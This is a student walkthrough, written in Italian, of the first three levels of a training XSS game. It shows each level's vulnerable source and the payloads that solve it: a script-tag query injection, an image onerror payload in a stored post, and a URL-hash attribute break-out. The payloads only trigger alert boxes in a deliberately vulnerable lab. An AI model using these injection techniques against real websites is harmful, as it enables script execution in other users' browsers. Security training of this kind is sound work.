Traccia extra

Level 1

- Visualizzare il codice sorgente: per farlo tasto destro, view page source

```
  </div>

  <h2>Your Target</h2>
</div>

<div id="game-frame-container">
  <div id="topbar"></div>
  <div class="example-controls">
    <span class="url">URL</span>
    <input id="input1" class="urlbar" type="text" value="">
    <input class="urlbutton" type="Submit" value="Go"
    onclick="updateFrame(1); return false;">
  </div>
  <iframe class="game-frame" src="/level1/frame"></iframe>
</div>

<h2>Target code (<a href="#" onclick="toggleCode(); return false">toggle</a>)</h2>

<iframe id="source-frame" src="/level1/source"></iframe>

<h2>Hints <span id="hint-num">0</span>/3 (<a
    href="#" onclick="showHint(); return false">show</a>)</h2>

<div id="hints">
  <ol>

    <li style="display: none" data-hidden="true"><b>1.</b>
    To see the source of the application you can right-click on the
frame and choose <i>View Frame Source</i> from the context menu or use your
browser's developer tools to inspect network traffic.

    <li style="display: none" data-hidden="true"><b>2.</b>
    What happens when you enter a presentational tag such as &lt;h1&gt;?

    <li style="display: none" data-hidden="true"><b>3.</b>
```

- Scendendo nel codice vai al link /level1/source. Ecco il codice sorgente.
- Analizziamo la funzione def get(self), qui ci sta xss protection 0.

```
class MainPage(webapp.RequestHandler):

  def render_string(self, s):
    self.response.out.write(s)

  def get(self):
    # Disable the reflected XSS filter for demonstration purposes
    self.response.headers.add_header("X-XSS-Protection", "0")

    if not self.request.get('query'):
      # Show main search page
      self.render_string(page_header + main_page_markup + page_footer)
    else:
      query = self.request.get('query', '[empty]')

      # Our search engine broke, we found no results :-(
      message = "Sorry, no results were found for <b>" + query + "</b>."
      message += " <a href='?'>Try again</a>."

      # Display the results page
      self.render_string(page_header + message + page_footer)

    return

application = webapp.WSGIApplication([ ('.*', MainPage), ], debug=False)
```

- Il sito è sensibile agli attacchi xss, proseguiamo iniettando il codice:
- **<script>alert(”yo”)</script>**

Prova con <h1></h1>



I am vulnerable
URL https://xss-game.appspot.com/level1/frame?query=<h1>yo</h1>
Go
FourOrFour
Sorry, no results were found for
yo
. Try again.


Esercizio:

[1/6]
xss-game.appspot.com dice
Congratulations, you executed an alert:
yo
You can now advance to the next level.
OK
This level demo
is d
re user input
g.
Interact with t
execute JavaScr
ay to make it
he vulnerable
window or directly edit its URL bar.
Mission Objective
Inject a script to pop up a JavaScript alert() in the frame below.
Once you show the alert you will be able to advance to the next level.
Advance to next level >>
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level1/frame?query=<script>alert("yo")</script>
Go
FourOrFour
Sorry, no results were found for . Try again.

Level 2

- Inserendo il medesimo comando del livello precedente non possiamo visualizzare il popup. Dall'ispezione possiamo notare come il codice non venga eseguito quando compreso nello <script>; al contrario possiamo postare contenuti in <h1>






- Visualizza il codice sorgente come prima

```
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <!-- This is our database of messages -->
    <script src="/static/post-store.js"></script>

    <script>
      var defaultMessage = "Welcome!<br><br>This is your <i>personal</i>"
        + " stream. You can post anything you want here, especially "
        + "<span style='color: #f00ba7'>madness</span>.";

      var DB = new PostDB(defaultMessage);

      function displayPosts() {
        var containerEl = document.getElementById("post-container");
        containerEl.innerHTML = "";

        var posts = DB.getPosts();
        for (var i=0; i<posts.length; i++) {
          var html = '<table class="message"> <tr> <td valign=top> '
            + '<img src="/static/level2_icon.png"> </td> <td valign=top '
            + ' class="message-container"> <div class="shim"></div>';

          html += '<b>You</b>';
          html += '<span class="date">' + new Date(posts[i].date) + '</span>';
          html += "<blockquote>" + posts[i].message + "</blockquote";
          html += "</td></tr></table>"
          containerEl.innerHTML += html;
        }
      }

      window.onload = function() {
        document.getElementById('clear-form').onsubmit = function() {
          DB.clear(function() { displayPosts() });
          return false;
        }

        document.getElementById('post-form').onsubmit = function() {
          var message = document.getElementById('post-content').value;
          DB.save(message, function() { displayPosts() } );
          document.getElementById('post-content').value = "";
          return false;
        }

        displayPosts();
      }

    </script>
```


- Analizzando la funzione var post possiamo modificarla al fine di iniettare codice in caso di errore per errata apertura di immagine. Ecco il codice:
- <img src=”ciaociao” onerror="alert(1)">




Level 3

- Vai al codice sorgente ed analizza la funzione chooseTab(num); abbiamo scelto questa funzione dal momento che non abbiamo dove immettere codice; ci tocca, quindi, sfruttare l’url.
  Navigando fra le tre immagini abbiamo realizzato di come l’url sia generata dinamicamente, motivo per il quale dobbiamo sfruttare questa vulnerabilità.


```html
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <!-- Load jQuery -->
    <script
      src="//ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js">
    </script>

    <script>
      function chooseTab(num) {
        // Dynamically load the appropriate image.
        var html = "Image " + parseInt(num) + "<br>";
        html += "<img src='/static/level3/cloud" + num + ".jpg' />";
        $('#tabContent').html(html);

        window.location.hash = num;

        // Select the current tab
        var tabs = document.querySelectorAll('.tab');
        for (var i = 0; i < tabs.length; i++) {
          if (tabs[i].id == "tab" + parseInt(num)) {
            tabs[i].className = "tab active";
            } else {
            tabs[i].className = "tab";
          }
        }

        // Tell parent we've changed the tab
        top.postMessage(self.location.toString(), "*");
      }

      window.onload = function() {
        chooseTab(unescape(self.location.hash.substr(1)) || "1");
      }

      // Extra code so that we can communicate with the parent page
      window.addEventListener("message", function(event){
        if (event.source == parent) {
          chooseTab(unescape(self.location.hash.substr(1)));
        }
      }, false);
    </script>

  </head>
```




- Da ispect identifichiamo la linea di codice che analizza il nostro output



- Anche in questo caso dobbiamo fare si che l'immagine ricercata ci dia errore per avviare l'alert come conseguenza. Nell'immagine sopra notiamo fin da subito come vi è un problema con il .jpg finale.
- Iniziamo a fare delle prove per capire come superare questo scoglio.



Ancora non compare, proviamo a chiudere il quarter definente il percorso dell'imamgine per far si che onerror sia effettivamente codice immesso. Il problema di .jpg non è stato riscontrato dato che viene letto come codice e non come parte della stringa.


XSS game: Level 3
xss-game.appspot.com/level3
[3/6] Level 3: That sinking
Mission Description
As you've seen in the previous level, some common JS func
sinks which means that they will cause the browser to exec
appear in their input. Sometimes this fact is hidden by hi
use one of these functions under the hoc
The application on this level is using one such h
Mission Objective
As before, inject a script to pop up a JavaScript alert() in the app.
Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level3/frame#1' onerror="alert()"
Go
cloudiddly
Take a tour of our cloud data center.
Image 1
Image 2
Image 3
Image 1
Target code (toggle)
Hints 0/4 (show)
xss-game.appspot.com dice
Congratulations, you executed an alert:
undefined
You can now advance to the next level.
OK
Always match Chrome's language
Switch DevTools to Italian
Don't show again
Sources
Network
Performance
Memory
Styles
<h1 id="level-title">[3/6] Level 3: That sinking feeling...</h1>
…

URL
<input id="input1" class="urlbar" type="text" value>
<input class="urlbutton" type="Submit" value="Go" onclick="updateFrame(1); return false;">

<iframe class="game-frame" src="https://xss-game.appspot.com/level3/frame#1' onerror="alert()"">
